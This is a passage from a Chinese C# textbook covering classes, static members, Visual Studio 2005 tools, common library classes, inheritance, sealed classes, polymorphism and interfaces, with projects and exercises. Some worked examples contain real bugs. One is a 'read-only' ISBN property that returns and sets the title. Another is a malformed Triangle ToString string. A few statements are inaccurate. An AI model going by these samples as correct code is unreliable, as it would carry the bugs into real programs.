在类中定义的析构函数是比较特殊的函数，它的作用是在属于该类的对象实例消亡的时候被系统自动调用，用于回收对象实例所占用的资源以便再次被其他程序使用。C#中一个类只能有一个析构函数，并且无法在程序中显式调用析构函数，因为这些析构函数只能被系统自动调用。这是由于.NET Framework 使用了一种垃圾回收机制，由.NET Framework 决定何时回收对象中的资源。析构函数的名称是在类名的前面加上“～”字符，并且没有参数，例如：

```
class  MyClass
{
    ~ MyClass( ) { }
}
```

开发人员需要在~MyClass()中编写相应的代码，但通常析构函数的编写是不必要的，因为.NET Framework 会代替开发人员完成绝大部分的工作。但是当应用程序封装窗口、文件和网络连接这类非托管资源时，应当使用析构函数回收资源。

7.7　静态成员

类可以具有静态成员，如静态字段和静态方法等。静态成员与非静态成员的不同之处在于静态成员属于类，而非静态成员总是与特定的实例（对象）相联系。类的成员要么是静态成员，要么是实例成员。可以这样理解，静态成员属于类，而实例成员属于对象。

在 C#中，所有方法都必须在一个类的内部声明。然而如果使用 static 修饰符来声明一个方法或字段，即可使用类名来调用方法或访问字段，而不需要创建类的一个实例。

static 修饰符属于类型本身，而不属于特定对象的静态成员。它可以用于类、字段、方法、属性、运算符、事件和构造函数，但是不能用于索引器及析构函数以外的类型。

7.8　Visual Studio .NET 中的 OOP 工具

在大型项目中可能会建立很多类，管理这些类是非常重要的任务，Visual Studio 2005 提供了一系列工具用于面向对象编程开发，这些工具界面友好，功能强大。

1．在 Visual Studio 2005 中创建类

在声明一个类之前，需要首先在工程中新添加一个文件，操作步骤如下。

（1）右击“ 解决方案浏览器 ”窗口中已经创建的工程，在弹出的快捷菜单中选择【添加】→【新建项】选项。

（2）打开“ 添加新项 ”对话框。在其中选择“ 类 ”选项卡，然后在“ 名称 ”文本框中输入新类的名称，本例输入“ Myclass. cs ”（注意文件名的后缀为.cs），单击“ 添加 ”按钮。“ 解决方案资源管理器 ”窗口中将显示这个新的类文件。

（3）双击该类文件，在代码编辑器中将其打开，可以看到新添加的类默认自动创建以下代码：

```
using   System;
using   System.Collections.Generic;
using   System.Text;
namespace   WindowsApplicationl
{
        class   MyClass
        {
        }
}
```

2．添加类成员

通过使用类设计器可以添加类的成员，如方法、属性、字段、事件、构造函数、析构函数和常量等。首先打开类设计器，右击“ 解决方案资源管理器 ”窗口，在弹出的快捷菜单中选择【查看类关系图】选项，然后右击类设计器中某个类的类结构图，在弹出的快捷菜单中选择【添加】→【****】选项。

3．“类视图”窗口

一般情况下，“ 类视图 ”窗口位于 Visual Studio .NET 集成开发环境的右端。如果没有打开该窗口，则可选择【视图】→【其他窗口】→【类视图】选项或者按 Ctrl+Shift+C 组合键。“ 类视图 ”窗口显示项目中的类层次结构，以及类的属性和方法。

7.9 常用类操作和数据处理

Visual Studio 2005 开发环境提供了实现各种功能的类，在本节中将介绍几种最常使用的类。

1．Convert 类

Convert 类用于将一种值类型转换为另一种值类型。例如：

```
bool xBool=false;
int i=Convert.ToInt32(xBool);
```

即 i 被赋值为 0。

2．string 类

字符串是 Unicode 字符的连续集合，通常用于表示文本。而 string 是表示字符串的 System.Char 对象的连续集合。string 的值构成了该连续集合的内容，并且该值是恒定的。

由于 string 的值一旦创建就不能修改，所以称其是“恒定的”。看似能修改 string 的方法，实际上只是返回一个包含修改内容的新 string。如果需要修改字符串对象的实际内容，则使用 System.Text.StringBuilder 类。

声明 string 类可以使用 string 关键字，例如：

```
string S="hello";
```

string 类提供的方法操作包括比较 string 对象、返回 string 对象内字符或字符串的索引、复制 string 对象的值、分隔字符串或组合字符串、修改字符串的值，以及将数字、日期和时间或枚举值的格式设置为字符串，并对字符串进行规范化。主要的字符串操作方法可以大致分为以下几类。

（1）使用 Compare、CompareOrdinal、CompareTo、Equals、EndsWith 和 StartsWith 方法进行比较。

（2）使用 IndexOf、IndexOfAny、LastIndexOf 和 LastIndexOfAny 方法获取字符串中的子字符串或 Unicode 字符的索引。

（3）使用 Copy 和 CopyTo 可将字符串或子字符串复制到另一个字符串或 Char 类型的数组中。

（4）使用 Substring 和 Split 方法可通过原始字符串的组成部分创建一个或多个新字符串，使用 Concat 和 Join 方法可通过一个或多个子字符串创建新字符串。

（5）使用 Insert、Replace、Remove、PadLeft、PadRight、Trim、TrimEnd 和 TrimStart 可修改字符串的全部或部分。

（6）使用 ToLower、ToLowerInvariant、ToUpper 和 ToUpperInvariant 方法可更改字符串中 Unicode 字符的大小写。

（7）使用 Format 可将字符串中的一个或多个格式项占位符替换为一个或多个数字、日期和时间或枚举值的文本表示形式。

（8）使用 Length 属性可获取字符串中 Char 对象的数量，使用 Chars 属性可访问字符串中实际的 Char 对象。

（9）使用 IsNormalized 方法可测试某个字符串是否已规范化为特定的范式，使用 Normalize 方法可创建规范化为特定范式的字符串。

例如，Compare 方法用来比较两个字符串的大小，一般格式如下。

string.Compare(string　strA,　string　strB)

其中 strA 是第一个 string 对象，strB 是第二个 string 对象。该方法返回三种可能的结果，如表 7-1 所示。

表 7-1　Compare 方法返回的三种结果

值	条　件
小于 0	strA 小于 strB
0	strA 等于 strB
大于 0	strA 大于 strB

3．Math 类

Math 类位于 System 命名空间之下，为三角函数、对数函数和其他通用数学函数提供常量和静态方法，如表 7-2 所示。

表 7-2　Math 类的常用静态方法

方　法	说　明
Abs	返回指定数字的绝对值
Acos	返回余弦值为指定数字的角度
Asin	返回正弦值为指定数字的角度
Atan	返回正切值为指定数字的角度
Cos	返回指定角度的余弦值
Exp	返回 e 的指定次幂
Floor	返回小于或等于指定数字的最大整数
Log	返回指定数字的对数
Log10	返回指定数字以 10 为底的对数
Max	返回两个指定数字中较大的一个
Min	返回两个数字中较小的一个
Pow	返回指定数字的指定次幂
Round	返回最接近的整数或指定的小数位数
Sign	返回表示数字符号的值
Sin	返回指定角度的正弦值
Sqrt	返回指定数字的平方根
Tan	返回指定角度的正切值

4．DateTime 类和 TimeSpan 类

DateTime 类表示时间上的一刻，通常以日期和当天的时间表示。其值类型表示值范围为公元（基督纪元）0001 年 1 月 1 日午夜 12:00:00 到公元 9999 年 12 月 31 日晚上 11:59:59 之间的日期和时间。DateTime 类的常用属性如表 7-3 所示。

表 7-3 DateTime 类的常用属性

属 性	说 明
Date	获取此实例的日期部分
Day	获取此实例所表示的日期为该月中的第几天
Hour	获取此实例所表示日期的小时部分
Millisecond	获取此实例所表示日期的毫秒部分
Minute	获取此实例所表示日期的分钟部分
Month	获取此实例所表示日期的月份部分
Now	获取一个 DateTime，它是此计算机上的当前本地日期和时间
Second	获取此实例所表示日期的秒部分
Ticks	获取表示此实例的日期和时间的刻度数
Today	获取当前日期
Year	获取此实例所表示日期的年份部分

TimeSpan 类可以用来表示一个时间间隔。

7.10 项目实践

项目名称：创建一个描述图书信息的类。

项目内容：创建一个描述图书信息的类并测试。类中应保存图书的书号、标题、作者、出版社、价格等信息。

项目目的：

（1）熟悉类的定义和使用。
（2）掌握创建对象的方法。
（3）掌握只读字段的声明及使用。
（4）学习定义和使用带参数构造函数。
（5）熟悉访问权限控制符。
（6）掌握属性的定义和使用。
（7）掌握关键字 this。

项目步骤：

（1）定义图书类 Book，Book 类中包含 isbn（书号）、title（标题）、author（作者）、press（出版社）、price（价格）等私有字段。由于对一本书来说，书号是唯一的，因此，isbn 字段应声明为只读的。

（2）为 Book 类中的每个字段定义相应的属性，由于 isbn 字段是只读的，因此其相应属性也应该是只读的。

（3）为 Book 类定义两个构造函数，其中，一个构造函数将所有字段都初始化为用户指定的值，另一个构造函数只要求用户指定有关书号的信息，它将调用上一个构造函数初始化对象，初始化时，价格取 0，除书号外的其他信息取“ 未知 ”。

（4）为 Book 类定义方法 Show，Show 方法用于显示图书的所有信息。

（5）编写 Main 方法测试 Book 类，Main 方法中分别使用上述两个构造函数创建 Book 对象。

代码如下。

```
01. using System;
02.  class Book
03.  {
04.      private readonly string isbn;                    //书号
05.      public string title;                             //标题
06.      public string author;                            //作者
07.      private string press;                            //出版社
08.      public int price;                                //价格
09.      public Book(string isbn) : this(isbn, "未知", "未知", "未知", 0) { }
10.      public Book(string isbn, string title, string author, string press, int price)
11.      {
12.          this.isbn = isbn;
13.          this.title = title;
14.          this.author = author;
15.          this.press = press;
16.          this.price = price;
17.      }
18.      public string ISBN                               //只读
19.      {
20.          get
21.          { return title; }
22.          set
23.          { title = value; }
24.      }
25.      public string Author
26.      {
27.          get
28.          { return author; }
29.          set
30.          { author = value; }
31.      }
32.      public string Press
33.      {
34.          get
35.          { return press; }
36.          set
37.          { press = value; }
38.      }
39.      public void Show()
40.      {
41.          Console.WriteLine("书号：{0}", isbn);
42.          Console.WriteLine("标题：{0}", title);
43.          Console.WriteLine("作者：{0}", author);
44.          Console.WriteLine("出版社：{0}", press);
45.          Console.WriteLine("价格：{0}", price);
46.      }
47.  }
48.  class Project7_1
49.  {
50.      static void Main()
51.      {
52.          Book book1 = new Book("978-7-111-23423-4");
53.          book1.Show();
```

```
54.             Console.WriteLine();
55.             book1.title = "C#程序设计(C#2.0 版)";
56.             book1.author = "张强";
57.             book1.Press = "电子工业出版社";
58.             book1.price = 32;
59.             book1.Show();
60.             Console.WriteLine();
61.             book1 = new Book("978-7-111-17471-4", "Java 程序设计", "张强", "电子工业出版社", 29);
62.             book1.Show();
63.         }
64.     }
```

运行结果如图 7-1 所示。

图 7-1　运行结果

7.11　复习与提示

本章先详细介绍了 C#中的两个重要概念，即类和对象，它们是面向对象中最基本的概念；然后介绍了类的构成、构造函数和析构函数的定义，以及 Visual Studio.NET 中的 OOP 工具。

7.12　习题

（1）简述类、结构和对象之间的关系。

（2）类的定义需要使用什么关键字？类中可以定义什么成员？

（3）创建引用类型对象需要使用什么关键字？

（4）指出下列程序中的错误。

```
01.  class A
02.      {
03.          int i;
04.          public void Method()
05.          {
06.              A a;
07.              a.i = 2;
08.          }
09.      }
```

（5）指出下列程序中的错误。

```
01.    class A
02.    {
03.        static int i = 1;
04.        readonly int j = 2;
05.        const int k = 3;
06.        public A()
07.        {
08.            j = 4;
09.        }
10.        public void method()
11.         {
12.            i = 10;
13.            j = 20;
14.            k = 30;
15.            A a = new A();
16.            a.i = 10;
17.            a.j = 20;
18.            a.k = 30;
19.        }
20.     }
```

（6）写出下述程序的运行结果。

```
01.  class A
02.     { public int I;}
03.  class B
04.  {
05.       static void Main()
06.       {
07.            A a1 = new A(); A a2 = new A(); a1.I = 1; a2.I = 1;
08.            System.Console.WriteLine(a1 == a2);
09.            a1 = a2; a1.I = 5;
10.            System.Console.WriteLine("a2.I="+a2.I);
11.            System.Console.WriteLine(a1!=a2);
12.       }
13.  }
```

（7）写出下述程序的运行结果。

```
01.    class A
02.    { public int I;}
03.    class B
04.    {
05.        static void Main()
06.        {
07.            int j = 10;
08.            A a = new A();
09.            a.I = 1;
10.            int k = 0;
11.            while (k++ < 10)
12.                g(a, j);
13.            System.Console.WriteLine("j=" + j);
14.            System.Console.WriteLine("a.I="+ a.I);
```

```
15.         }
16.         static void g(A a, int j)
17.         {
18.             a.I += j;
19.             j *= 2;
20.         }
21.     }
```

（8）构造函数的主要作用是什么？它何时被调用？

（9）指出下列程序中的错误。

```
01.  class A
02.   {
03.       int i;
04.       public A(int j)
05.       {
06.           i = j;
07.       }
08.   }
09.   class B
10.   {
11.       A a = new A();
12.   }
```

（10）类成员的访问权限修饰符有哪几个？它们的意义分别是什么？

（11）指出下列程序中的错误。

```
01.  class A
02.   {
03.       private int i;
04.       private int j;
05.       public A(int i, int j)
06.       {
07.           i = i;
08.           j = j;
09.       }
10.       public void Method()
11.       {
12.           int k = 2;
13.           if (i < j)
14.           {
15.               int k = 20;
16.               int m = 10;
17.               i++;
18.           }
19.           else
20.           {
21.               int m = 40;
22.               j++;
23.           }
24.           m++;
25.       }
26.   }
```

第 8 章　面向对象编程进阶

本章学习要点

- 理解封装、继承和多态基本概念;
- 掌握封装、继承和多态的使用方法;
- 理解接口的概念;
- 掌握接口的声明和实现方法。

8.1　封装、继承和多态

封装、继承与多态性是面向对象编程的三大原则，封装用于隐藏调用者不需要了解的信息；继承则简化了类的设计；多态性是指类为名称相同的方法提供不同实现方式的能力。

8.1.1　封装

在面向对象的编程中，封装是指把数据和处理这些数据的代码封装在同一个类中，然后通过提供相应的属性和方法供调用者使用。通过隐藏调用者不需要的信息，可以让调用者只关心对象中对其有用的相关内容。

在设计类时，应该尽可能隐藏实现的细节，只提供给调用者需要知道的操作和数据。这样做的好处是当设计者修改实现的细节时，可以不影响调用者与类的交互方式。

一般情况下有两种方法来实现封装，一种是使用传统的存取方法；另一种是使用属性封装。

8.1.2　继承

继承是 OOP 的最重要特性之一，任何类都可以从另一个类中继承，即这个类拥有其继承类的所有成员。在 OOP 中，被继承（也称为“派生”）的类称为父类，或者称为基类。注意，C# 中的对象仅能直接派生于一个基类，当然基类也可以有自己的基类。

C#语言提供了两种继承的方法，即类继承和接口。不过类继承只允许单一的继承，即只有一个基类。单一继承已经能够满足大多数面向对象应用程序的开发要求，也有效地降低了复杂性。如果必须使用多重继承，则可以通过接口来实现。

1. 什么是继承

继承是面向对象世界的一个关键概念，假如多个不同的类具有大量的通用特性，而且这些类相互之间的关系非常清晰，那么将继承作为工具，即可避免大量的工作。这些类也许是相同类型的不同的类，每个类都有自己与众不同的特性。例如，火车和飞机都属于交通工具，它们

都可以运输货物，这是其共性。但是二者之间还有自己的个性，如火车只能在铁轨上行驶，而飞机则在天空中飞行。

2. 使用继承

本节将讨论基本的继承语法。为了创建从其他类继承的类，首先要理解这些语法。

在 C#中，使用符号“ :”来实现类的继承，语法格式如下。

class 派生类：基类

继承指一个子类能够直接获得父类已有的属性和特征，而不需要重复定义。显然，继承具有传递性。但是 C#只支持单继承，即一个类最多只允许从一个父类中派生，而不允许从多个类中派生。另外，如果将某一个类声明为密封类（将在后面的小节中介绍），则该类不可以被派生，也就是说不能被继承。

3. 密封类

继承不一定总是好用的，假如决定创建一个接口或者一个抽象类，表明有意编写便于将来从中继承的一些内容。但是，将来的事情是很难预测的，只有掌握一定的技巧，并对试图解决的问题有深刻的认识，才能编写一个灵活并易于使用的接口，以及抽象类和类层次结构。也就是说，除非有意将一个类设计成基类，否则它在作为基类使用时完全达不到预期的效果，密封类用来阻止从这个类中派生。

可以使用 C#提供的 sealed（密封）关键字来防止一个类被作为基类。如果将一个密封类作为基类，就会发生错误，如下面的代码就会发生错误。

```
sealed class MyClass
{
    MyClass( )
    {
    ……
    }
}
class MyNewClass： MyClass
{
}
```

任何类试图将 MyClass 用做基类都会发生一个编译时的错误。密封类不能声明任何 virtual 方法，virtual 关键字的唯一目的就是声明这是方法的第一个实现，以后要在一个派生类中覆盖它。但是密封类不能作为基类使用，以后无法从这个类派生。

也可以使用 sealed 关键字将一个单独的方法声明为密封方法，在此之后，在派生类中不能覆盖此密封方法。这里要注意的是，不是类的每个成员方法都可以作为密封方法密封，只能密封一个对基类的虚方法进行重载的覆盖方法（即方法声明为“ sealed override ”）。可以如下考虑 interface、virtual、override 和 sealed 这几个关键字出现的场合。

（1）interface：引入一个方法的名称。

（2）virtual：方法的第一个实现。

（3）override：方法的另一个实现。

（4）sealed：方法的最后一个实现。

定义密封类需要使用 sealed 关键字，其语法格式如下。

```
[访问修饰符]  sealed class 类名
{
}
```

8.1.3　多态性

多态性是面向对象编程的显著特点，继承的多态性需要通过虚方法、抽象类和抽象方法来实现。

1. 什么是多态性

通过继承，一个类可以用做多种类型，可以用做该类型本身的类型、任何基类型，或者在实现接口时用做任何接口类型，这称为多态性。

2. 虚方法

在 C#中，可以在派生类中使用 new 和 override 关键字声明与基类同名的方法。如果使用 override 关键字，那么在基类中的同名方法必须使用 abstract 或 virtual 关键字。

如果在一个基类和一个派生类中正好声明了一个同名方法，那么在编译这个应用程序时会收到一个警告，派生类中的方法会屏蔽（或隐藏）基类中的同名方法。虽然代码仍可以编译并运行，但是这两个同名的方法还会带来一定的混乱。例如，基类 subject 和派生类 student 中都存在一个 name 方法，则运行程序时会发生一个警告，代码如下。

```
public   class   subject                    //定义一个基类 subject
{
        public   string   name( )           //基类中的 name 方法
        {
             return “理学”;
        }
}
public   class   student   :subject          //定义一个派生类 student
{
          public   string   name( )          //派生类中的 name 方法
          {
                return “张三”;
          }
}
```

调试程序时会出现错误警告。

如果不希望重命名其中的一个方法，那么可以使用 new 关键字，其语法格式如下。

```
public   new  返回类型  方法名称（参数列表）
{
}
```

使用 new 关键字之后，派生类中的方法还是会屏蔽（或隐藏）基类中同名的方法，它唯一的作用是禁止警告提示框出现。

3. virtual 和 override 关键字

如果基类提供的功能不能满足要求，而且基类允许重写，那么可以在派生类中重新定义基类的方法。在基类中，如果想让某个方法在派生类重写，则可以使用关键字 virtual 声明，其语法格式如下。

```
public virtual   返回类型  方法名称（参数列表）
{
}
```

如果基类已经将一个方法声明为 virtual 方法，则可以使用 override（覆盖）关键字来声明该

方法在派生类中的另一个实现，其语法格式如下。

```
public  override    返回类型  方法名称 （参数列表）
{
}
```

使用 virtual 和 override 关键字来声明多态方法时，必须遵守如下重要规则。

（1）不允许使用 virtual 或 override 关键字来声明一个私有的方法，否则会出现一个编译时的错误。

（2）两个方法必须具有相同的可访问性。例如，如果其中一个方法的访问修饰符是 public，那么另外一个方法的访问修饰符也必须是 public。

（3）如果基类的方法不是 virtual 的，那么在派生类中不能使用 override 关键字覆盖它。

8.2 接口

从一个类继承是一个强大的机制，单继承的真正潜力来自于一个接口（interface）编程。接口允许将一个方法的名称及其实现彻底隔绝。

接口是 C#中一个重要的概念，一个接口可以包含方法、属性、事件和索引。接口本身不提供这些接口成员的实现，而只是指定了这些成员，以使这些成员被从该接口继承的类或结构实现。

使用接口可以真正区分做什么和怎么做，接口只指出方法的名称、返回类型和参数。方法具体如何实现，则不是接口所关心的。接口代码是希望的对象用法，它不关心对象在某个特定时刻是如何实现的。

1．声明接口

为了声明一个接口，需要使用 interface 关键字，而不是 class 或 struct 关键字。在接口中，需要按照与在类中或者结构中一样的方式来声明方法。但是由于结构的成员访问级别规定为 public，因此不用在声明成员时使用访问修饰符（不能显式实现 private 或者 protected 访问）。另外，还要将主体部分替换成一个分号。

C#中声明接口的语法格式如下。

```
interface 接口名称
{
//接口成员
}
```

下面是一个创建接口的例子：

```
interface   Ishape
{
double   GetArea( );
}
```

2．接口限制

接口成员与类成员的定义相似，但是还有重要的区别。其主要原因在于接口永远不能包含任何实现，这就意味着有以下限制。

（1）不允许在接口中包含任何字段，即使是 static 字段。

（2）不允许在接口中包含任何构造方法，这是因为构造方法中包含用于初始化对象中字段

的语句，而不能在接口中包含任何字段。

（3）不用在声明成员时使用访问修饰符，这是由于接口的成员访问级别规定为 public 。

（4）不允许在接口中嵌套任何类型（enum、struct、class 、interface 或者 delegate）。

3．实现接口

为了实现一个接口，需要声明一个类或者结构，然后使这个类或者结构继承于该接口，并实现该接口中定义的所有方法。例如，要定义一个 shape 层次结构，要求层次结构中的所有类都提供一个名为 “ GetArea ” 的方法，以便将当前 shape 的值作为一个 double 型数据返回。为此可定义一个 Ishape 接口，并在其中包含该方法。例如：

```
interface    Ishape
{
double    GetArea( );
}
```

然后创建一个 Ishape 类，并在其中实现该接口：

```
class    shape : Ishape
{
    double    Ishape.GetArea( )
    {
    ……
    }
}
```

某个类或者结构体实现某一个接口时，必须在类或者结构体中实现接口中声明的所有方法，这些被实现的方法必须都完全匹配接口中对应的方法声明，遵循的匹配规则如下。

（1）方法和返回类型必须完全匹配。

（2）参数个数和类型必须完全匹配。

（3）如果类或者结构体实现了两个接口 A 和 B，而 A 和 B 接口都声明了相同的方法，那么在下这种情况下为了避免二义性，应该使用接口名作为方法名的前缀，称为 “ 显式接口实现 ”。

（4）假如使用显式接口实现，则方法不应有一个访问修饰符。用于实现一个接口的所有方法都具有 public 可访问性。

4．使用多个接口

一个类最多只能有一个基类，但是可以实现数量无限的接口。一个类必须实现它从其他接口继承来的所有方法。不允许从其他类型的类继承一个接口，但允许从其他接口继承。

假如一个接口、结构或者类从多个接口继承，则可以使用一个以逗号分隔的列表来列出结果，如以下代码从三个接口继承：

```
public    class    rectangle : Ishape1, Ishape2, Ishape3
```

8.3　项目实践

项目名称：简单几何图形描述。

项目内容：根据几何图形的组合与继承关系定义用于描述点、直线、三角形、四边形、正方形、圆等几何图形的类（或结构）。要求首先定义一个几何图形接口描述所有集合图形的共有特性，上述几何图形都必须实现该接口，并且其中用于描述点的类型最好定义为结构。

项目目的：

（1）理解组合与继承的概念，掌握组合与继承的语法。

（2）学会定义和使用派生类。

（3）学会定义和使用接口。

（4）掌握继承过程中的方法重写，区分它与方法隐藏、方法重载的不同。

（5）掌握引用类型之间的转换规则。

（6）掌握多态与动态绑定。

（7）熟悉关键字 base。

（8）学会定义密封方法。

项目步骤：

（1）定义几何图形接口 Shape。Shape 接口中包含属性 Color，用于读取和设置几何图形的颜色；包含方法 Darw、Erase、Move，用于绘制、擦拭、移动几何图形。由于属性 Color 的类型无法用基本数据类型准确描述，程序中还需要另外定义一个表示颜色的枚举类型 CColor（实际上，.NET 框架类库中定义了一个 Color 结构，它可以更好地表示颜色，读者可以直接使用它）。

```
using System;
enum CColor                          //颜色
{ BLACK, BLUE, BROWN, CYAN, GREEN, ORANG, PINK, RED, WHITE, YELLOW }
interface Shape                      //几何图形接口
{
    CColor Color { get; set;}
    void Draw(); void Erase(); void Move();
}
```

（2）定义点结构 Point 实现 Shape 接口。Point 结构中除实现 Shape 接口的所有成员外，还必须包含两个 int 型私有字段 x、y 及相应属性，它们用于表示点的坐标。另外，还应为 Point 结构定义构造函数，并重写方法 ToString。

```
struct Point : Shape                 //点
{
    private CColor color;
    private int x, y;                //坐标
    public CColor Color
    { get { return color; } set { color = value; } }
    public int X
    { get { return x; } set { x = value; } }
    public int Y
    { get { return y; } set { y = value; } }
    public Point(int x, int y)
    {
        this.x = x;
        this.y = y;
        this.color = CColor.RED;
    }
    public void Draw()
    { Console.WriteLine("绘制一个点"); }
    public void Erase()
    { Console.WriteLine("擦拭一个点"); }
    public void Move()
```

```
    { Console.WriteLine("移动一个点"); }
    public override String ToString()
    { return "(" + x + "," + y + ")"; }
}
```

（3）定义直线类 Line 实现 Shape 接口。Line 类中除实现 Shape 接口的所有成员外，还必须包含两个 Point 型私有字段 Point1、Point2 及相应属性，它们用于表示直线的两个顶点的坐标。另外，还应为 Line 类定义构造函数，并重写方法 ToString。

```
class Line : Shape                          //直线
{
    private CColor color;
    private Point point1, point2;           //顶点
    public CColor Color
    { get { return color; } set { color = value; } }
    public Point Point2
    { get { return point2; } set { point2 = value; } }
    public Line() { }
    public Line(Point p1, Point p2)
    { point1 = p1; point2 = p2; }
    public void Draw()
    { Console.WriteLine("绘制一条直线"); }
    public void Erase()
    { Console.WriteLine("擦拭一条直线"); }
    public void Move()
    { Console.WriteLine("移动一条直线"); }
    public override String ToString()
    { return "(" + point1.ToString() + ", " + point2.ToString() + ")"; }
}
```

（4）定义三角形类 Triangle 实现 Shape 接口。Triangle 类中除了实现 Shape 接口的所有成员外，还必须包含三个 Point 型私有字段及相应属性，它们用于表示三角形三个顶点的坐标。另外，还应为 Triangle 类定义方法 Area（求面积）和构造函数，并重写方法 ToString。

```
class Triangle : Shape                                          //三角形
{
    private CColor color; private Point point1, point2, point3;     //顶点
    public CColor Color
    { get { return color; } set { color = value; } }
    public Point Point1
    { get { return point1; } set { point1 = value; } }
    public Point Point2
    { get { return point2; } set { point2 = value; } }
    public Point Point3
    { get { return point3; } set { point3 = value; } }
    public Triangle() { }
    public Triangle(Point p1, Point p2, Point p3)
    { point1 = p1; point2 = p2; point3 = p3; }
    public void Draw()
    { Console.WriteLine("绘制一个三角形"); }
    public void Erase()
    { Console.WriteLine("擦拭一个三角形"); }
    public void Move()
    { Console.WriteLine("移动一个三角形"); }
```

```
        public double Area()                                    //求面积
        {
            double  area = Math.Abs(point1.X * point2.Y + point2.X * point3.Y + point3.X * point1.Y -
            point1.X * point3.Y - point2.X * point1.Y - point3.X * point2.Y) / 2.0;
            return area;
        }
        public override String ToString()
        { return "(" + point1.ToString() + ", " + point2.ToString() + ", " + point3.ToString() + ",)}"; }
    }
```

（5）定义四边形类 Quadrilateral 实现 Shape 接口。Quadrilateral 类中除了实现 Shape 接口中的所有成员外，还必须包含四个 Point 型私有字段及相应属性，它们用于表示四边形四个顶点的坐标。另外，还应为 Quadrilateral 类定义方法 Area（求面积）和构造函数，并重写方法 ToString。由于程序后还需要在 Quadrilateral 类的基础上派生出正方形类，因此，实现 Shape 接口时，应该将方法 Draw、Erase、Move 声明为虚拟的。另外，重写方法 ToString 时，不妨将它声明为密封的。

```
    class Quadrilateral : Shape                                 //四边形
    {
        private CColor color;
        private Point point1, point2, point3, point4;           //顶点
        public CColor Color
        { get { return color; } set { color = value; } }
        public Point Point1
        { get { return point1; } set { point1 = value; } }
        public Point Point2
        { get { return point2; } set { point2 = value; } }
        public Point Point3
        { get { return point3; } set { point3 = value; } }
        public Point Point4
        { get { return point4; } set { point4 = value; } }
        public Quadrilateral() { }
        public Quadrilateral(Point p1, Point p2, Point p3, Point p4)
        { point1 = p1; point2 = p2; point3 = p3; point4 = p4; }
        public virtual void Draw()
        { Console.WriteLine("绘制一个四边形"); }
        public virtual void Erase()
        { Console.WriteLine("擦拭一个四边形"); }
        public virtual void Move()
        { Console.WriteLine("移动一个四边形"); }
        public double Area()                                    //求面积
        {
            double area = Math.Abs(point1.X * point2.Y - point2.X * point1.Y + point2.X * point3.Y -
point3.X * point2.Y + point3.X * point4.Y - point4.X * point3.Y + point4.X * point1.Y - point1.X * point4.Y) / 2.0;
            return area;
        }
        public override String ToString()
        { return "(" + point1.ToString() + ", " + point2.ToString() + ", " + point3.ToString() + ", " +
          point4.ToString() + ")"; }
    }
```

（6）定义圆类 Cirlce 实现 Shape 接口。Cirlce 类中除了实现 Shape 接口的所有成员外，还必须包含一个 Point 型私有字段、一个 int 型私有字段及相应属性，它们分别用于表示圆的圆心坐

标及半径；另外，还应为 Cirlce 类定义方法 Area 和构造函数，并重写方法 ToString。

```
class Circle : Shape                    //圆
{
    private CColor color;
    private Point point;                //圆心
    private int radius;                 //半径
    public CColor Color
    { get { return color; } set { color = value; } }
    public Point Point
    { get { return point; } set { point = value; } }
    public int Radius
    { get { return radius; } set { radius = value; } }
    public Circle() { }
    public Circle(Point p, int r)
    { point = p; radius = r; }
    public void Draw()
    { Console.WriteLine("绘制一个圆"); }
    public void Erase()
    { Console.WriteLine("擦拭一个圆"); }
    public void Move()
    { Console.WriteLine("移动一个圆"); }
    public double Area()                //求面积
    { return Math.PI * radius * radius; }
    public override String ToString()
    { return "(" + point.ToString() + "," + radius + ")"; }
}
```

（7）定义正方形类 Square 继承 Quadrilateral 类。Square 类中应重写方法 Draw、Erase、Move 并定义构造函数。

```
class Square : Quadrilateral        //正方形
{
    public Square() { }
    public Square(Point p1, Point p2, Point p3, Point p4) : base(p1, p2, p3, p4) { }
    public override void Draw()
    { Console.WriteLine("绘制一个正方形"); }
    public override void Erase()
    { Console.WriteLine("擦拭一个正方形"); }
    public override void Move()
    { Console.WriteLine("移动一个正方形"); }
}
```

（8）定义 Main 方法测试上面定义的类。

```
class Project8_1
{
    static void Main()
    {
        Point p1 = new Point(1, 1); Point p2 = new Point (1, 2); Point p3 = new Point (2, 2); Point p4 = new
        Point(2, 1);
        Shape line = new Line(p1, p2); Shape triangle = new Triangle(p1, p2, p3);
        Shape circle = new Circle(p1, 2); Shape square = new Square(p1, p2, p3, p4);
        Console.WriteLine("直线是{0}", line); line.Draw();
```

```
            Console.WriteLine("三角形是{0}", triangle);
            triangle.Draw();
            Console.WriteLine("三角形的面积是{0}", ((Triangle)triangle).Area());
            Console.WriteLine("圆是{0}", circle); circle.Draw();
            Console.WriteLine("圆的面积是{0}", ((Circle)circle).Area());
            Console.WriteLine("正方形是{0}", square); square.Draw();
            Console.WriteLine("正方形的面积是{0}", ((Square)square).Area());
            line.Move();
            circle.Erase();
        }
    }
```

8.4 复习与提示

本章介绍了面向对象编程技术的高级内容，包括接口、抽象和密封等。其中，接口用于实现类的多重继承，使得程序的结构更加合理；abstract 关键字实现了抽象类的定义；而 sealed 关键字实现了密封，这两种方法可以使程序设计更加严密。本章最后介绍了 new、virtual 和 override 等 C#中的常用关键字。

8.5 习题与上机实验

习题

（1）C#语言中，支持代码重用的主要方法有哪两种？它们有什么不同？

（2）什么是继承？什么是基类？什么是派生类？

（3）定义一个计算机类（Computer），并在它的基础上派生出两个派生类，即台式机类（Desktop）和便携机类（Notebook），最后编写程序并测试。

（4）下面有一个由两段代码组成的程序，两段代码分别位于不同的程序集中。这两段代码中有何错误？

①

```
public class A
 {
    internal int i = 0;
    protected internal int j = 0;
    protected internal static int k = 0;
}
```

②

```
class B:A
{
    public void Method()
    {
        i = 1;                  j = 2;
        k = 3;
        A a = new A();
```

```
            a.j = 20;
            B b = new B();
            b.j = 20;
            A.k = 40;
            B.k = 400;
        }
    }
    class Test
    {
        static void Main()
        {
            B b = new B();
            b.i = 11;
            b.j = 22;
        }
    }
```

（5）写出下述程序中的错误。

```
class A
{
    private int i;
    A(int m)
    {
        i=m;
    }
}
class B:A{}
```

（6）什么是多态？什么是动态绑定？

（7）修改习题（3），将类 Computer 声明为抽象类。

（8）修改习题（3），将类 Computer 定义为接口。

（9）定义两个接口：输入设备接口[内有方法 Read()]和输出设备接口[内有方法 Write()]，并利用它们定义一个硬盘类。

（10）写出下述程序的运行结果。

```
01.    using System;
02.    interface IMsg
03.    { void Message();}
04.    public class MyClass : IMsg
05.    {
06.        public void Message()
07.        { Console.WriteLine("MyClass"); }
08.    }
09.  public class MyDerivedClass : MyClass, IMsg
10.  {
11.      public new void Message()
12.      { Console.WriteLine("MyDerivedClass"); }
13.  }
14.  class Test
15.  {
16.      public static void Main()
17.      {
```

```
